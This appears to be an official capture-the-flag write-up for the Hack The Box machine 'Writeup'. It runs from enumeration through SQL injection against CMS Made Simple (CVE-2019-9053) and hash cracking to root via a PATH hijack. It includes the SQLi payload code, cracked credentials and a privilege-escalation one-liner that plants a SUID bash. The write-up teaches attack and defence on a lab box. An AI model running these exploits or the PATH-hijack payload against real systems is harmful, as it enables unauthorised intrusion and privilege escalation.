Writeup

25th January 2024 / Document No D24.100.265

Prepared By: C4rm3l0 & MinatoTW

Machine Author: jkr

Difficulty: Easy

Classification: Official

Synopsis

Writeup is an easy difficulty Linux box with DoS protection in place to prevent brute forcing. A CMS susceptible to a SQL injection vulnerability is found, which is leveraged to gain user credentials. The user is found to be in a non-default group, which has write access to part of the PATH. A path hijacking results in escalation of privileges to root.

Skills Required

- Web Enumeration
- Linux fundamentals

Skills Learned

- Path hijacking
- Process enumeration

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.138 | grep '^[0-9]' | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.138
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-25 15:24 GMT
Nmap scan report for 10.10.10.138
Host is up (0.0088s latency).

PORT   STATE  SERVICE VERSION
22/tcp open   ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 372e1468aeb9c2342b6ed992bcbfbd28 (ECDSA)
|_  256 93eaa84042c1a83385b35600621ca0ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Nothing here yet.
| http-robots.txt: 1 disallowed entry
|_/writeup/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 5.41 seconds
```

An initial Nmap scan reveals SSH and Apache running on their default ports. Additionally, Nmap has identified the existence of a `/robots.txt` file on the web server, which is typically used to tell crawlers which URLs they may or may not visit. In the context of penetration testing, this can oftentimes reveal interesting information about hidden endpoints on a given server.

HTTP

Browsing to port 80 we see a retro style page.




10.10.10.138

```
*** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***

Not yet live and already under attack. I found an
Eeyore DoS protection script that is in place and
watches for Apache 40x errors and bans bad IPs.
Hope you do not get hit by false-positive drops!

If you know where to download the proper Donkey DoS protection
please let me know via mail to jkr@writeup.htb - thanks!
```

We see that the server has DoS protection enabled, so we will hold back on using directory scanners and fuzzers for enumeration.


We proceed to check out the `/robots.txt` endpoint, which contains a disallowed entry, namely `/writeup/`.

```
http://10.10.10.138/robots.txt
```



```
#
#        _(\     |@@|
#       (__/\__ \--/ __
#          \___|----|  |   __
#              \ }{ /\ )_ / _\
#              /\__/\ \__O (__
#             (--/\--)    \__/
#             _)(  )(_
#            `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

Browsing to `/writeup` we see a page containing box writeups.



writeup

- Home Page
- ypuffy
- blue
- writeup


Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am about to convert my famous incomplete notes into pretty write-ups.

I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on NetSec Focus Mattermost. Thanks.

Pages are hand-crafted with vim. NOT.

Looking at the cookies via our browser's developer console, we spot a cookie named `CMSSESSID`.



Pages are hand-crafted with vim. NOT.

Name	Value	Domain	Path
CMSSES...	77tutlbvughicu...	10.10.10.138	/

```
Data
CMSSESSID9d372ef93962: "77tutlbvugh...usefv8vgp4"
    Created: "Thu, 25 Jan 2024 15:37:08 GMT"
    Domain: "10.10.10.138"
    Expires / Max-Age: "Session"
    HostOnly: true
    HttpOnly: false
    Last Accessed: "Thu, 25 Jan 2024 15:37:08 GMT"
    Path: "/"
    SameSite: "None"
```

We deduce that the server must be hosting some kind of Content Management System (CMS), but we don't know which. If we take a look at the page's HTML source, we find the following metadata in the site's header:

```
<!doctype html>
<html lang="en_US"><head>
    <title>Home - writeup</title>

<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

We now know that the site is running `CMS Made Simple`. Furthermore, we see that the Copyright is for 2004-2019, so this must be a 2019 version.

Foothold

Going to `exploit-db` and searching for this service leads us to a SQL injection vulnerability from the same year (`CVE-2019-9053`). Looking at the proof of concept (PoC) script, we see that it's exploiting a time-based, blind injection:

```
for i in range(0, len(dictionary)):
    temp_salt = salt + dictionary[i]
    ord_salt_temp = ord_salt + hex(ord(dictionary[i]))[2:]
    beautify_print_try(temp_salt)
    payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) +
")+from+cms_siteprefs+where+sitepref_value+like+0x" + ord_salt_temp +
"25+and+sitepref_name+like+0x736974656d61736b)+--+"
    url = url_vuln + "&m1_idlist=" + payload
    start_time = time.time()
    r = session.get(url)
    elapsed_time = time.time() - start_time
    if elapsed_time >= TIME:
        flag = True
        break
```

We download the script and supply it with the URL of our target.

```
wget https://www.exploit-db.com/download/46635
python2 46635 -u http://10.10.10.138/writeup

[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

It finds the username "jkr", password hash, and the salt.

We can use `hashcat` to crack the MD5 hash. Copy the hash into a file in the format `hash:salt` and
then use mode 20 to crack it:

```
echo '62def4866937f08cc13bab43bb14e6f7:5a599ef579066807' > hash
hashcat -a 0 -m 20 hash /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<...SNIP...>

Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes
(23.9Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec
```

```
62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5($salt.$pass)
Hash.Target......: 62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
Time.Started.....: Thu Jan 25 15:50:44 2024 (1 sec)
Time.Estimated...: Thu Jan 25 15:50:45 2024 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  6619.7 kH/s (0.20ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 4362240/14344385 (30.41%)
Rejected.........: 0/4362240 (0.00%)
Restore.Point....: 4358144/14344385 (30.38%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: raynerleow -> ray061

Started: Thu Jan 25 15:50:28 2024
Stopped: Thu Jan 25 15:50:46 2024
```

The hash is cracked as `raykayjay9`. The credentials `jkr:raykayjay9` are used to SSH into the box.

```
ssh jkr@10.10.10.138

jkr@10.10.10.138's password: raykayjay9
Linux writeup 6.1.0-13-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 25 11:04:00 2023 from 10.10.14.23
jkr@writeup:~$
```

The user flag can be found at `/home/jkr/user.txt`.

Privilege Escalation

We start our enumeration by looking at our user's groups.

```
jkr@writeup:~$ id

uid=1000(jkr) gid=1000(jkr)
groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(
staff),103(netdev)
```

These mostly consist of default Debian groups, however, `staff` sticks out as it is non-standard.

According to Debian documentation:

> **staff**: Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/local/bin are in the PATH variable of any user, and they may "override" the executables in /bin and /usr/bin with the same name). Compare with group "adm", which is more related to monitoring/security.

As `staff`, we can write to `/usr/local/bin` and `/usr/local/sbin`:

```
jkr@writeup:~$ ls -ld /usr/local/bin/ /usr/local/sbin/

drwx-wsr-x 2 root staff 20480 Apr 19 04:11 /usr/local/bin/
drwx-wsr-x 2 root staff 12288 Apr 19 04:11 /usr/local/sbin/
```

Both of these paths are typically in the `root` user's `$PATH` environment variable, which means that we could replace a program that `root` is likely to run out of those directories with a malicious file containing a payload that will allow us to escalate our privileges.

To see what the `root` user might be doing on the system, we upload pspy to the machine.

```
wget https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy32
scp pspy32 jkr@10.10.10.138:/tmp
```

We run the tool in one shell and proceed to SSH into the box via another shell.

```
jkr@writeup:~$ cd /tmp
jkr@writeup:/tmp/$ chmod +x pspy32
jkr@writeup:/tmp/$ ./pspy32

<...SNIP...>
2019/06/09 08:45:43 CMD: UID=0 PID=8528   | sshd: [accepted]
2019/06/09 08:45:43 CMD: UID=0 PID=8529   | sshd: [accepted]
2019/06/09 08:45:43 CMD: UID=0 PID=8530   | sshd: jkr [priv]
2019/06/09 08:45:43 CMD: UID=0 PID=8531   | sh -c /usr/bin/env -i
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --
lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/06/09 08:45:43 CMD: UID=0 PID=8532 | run-parts --lsbsysinit /etc/update-
motd.d
2019/06/09 08:45:43 CMD: UID=0 PID=8533 | /bin/sh /etc/update-motd.d/10-uname
<...SNIP...>
```

As we SSH into the machine, `root` uses `sh` to run `/usr/bin/env`, and we see that `motd` was called and the file `10-uname` was accessed. We also see that the `PATH` specified before running `run-parts` includes two directories that we can write to, at the very start.

Path Hijacking

With that in mind, we will now create a malicious `run-parts` file in `/usr/local/bin`, which we know will be executed as soon as we SSH into the machine.

Using the following one-liner, we create an executable payload that will turn the `bash` binary into an SUID binary, effectively giving us a `root` shell.

```
jkr@writeup:~$ echo -e '#!/bin/bash\n\nchmod u+s /bin/bash' > /usr/local/bin/run-
parts; chmod +x /usr/local/bin/run-parts
```

Now, as soon as we SSH into the machine as `jkr`, we see that our payload was triggered, as the SUID bit is set on `/bin/bash`:

```
ssh jkr@writeup

jkr@writeup:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 Jan 10 12:41 /bin/bash
```

We can now use the modified binary to obtain a root shell, simply by running it using the `-p` flag to maintain the privileges.

```
jkr@writeup:~$ /bin/bash -p

root@writeup:/# id
uid=0(root) gid=0(root) groups=0(root)
```

The final flag can be found at `/root/root.txt`.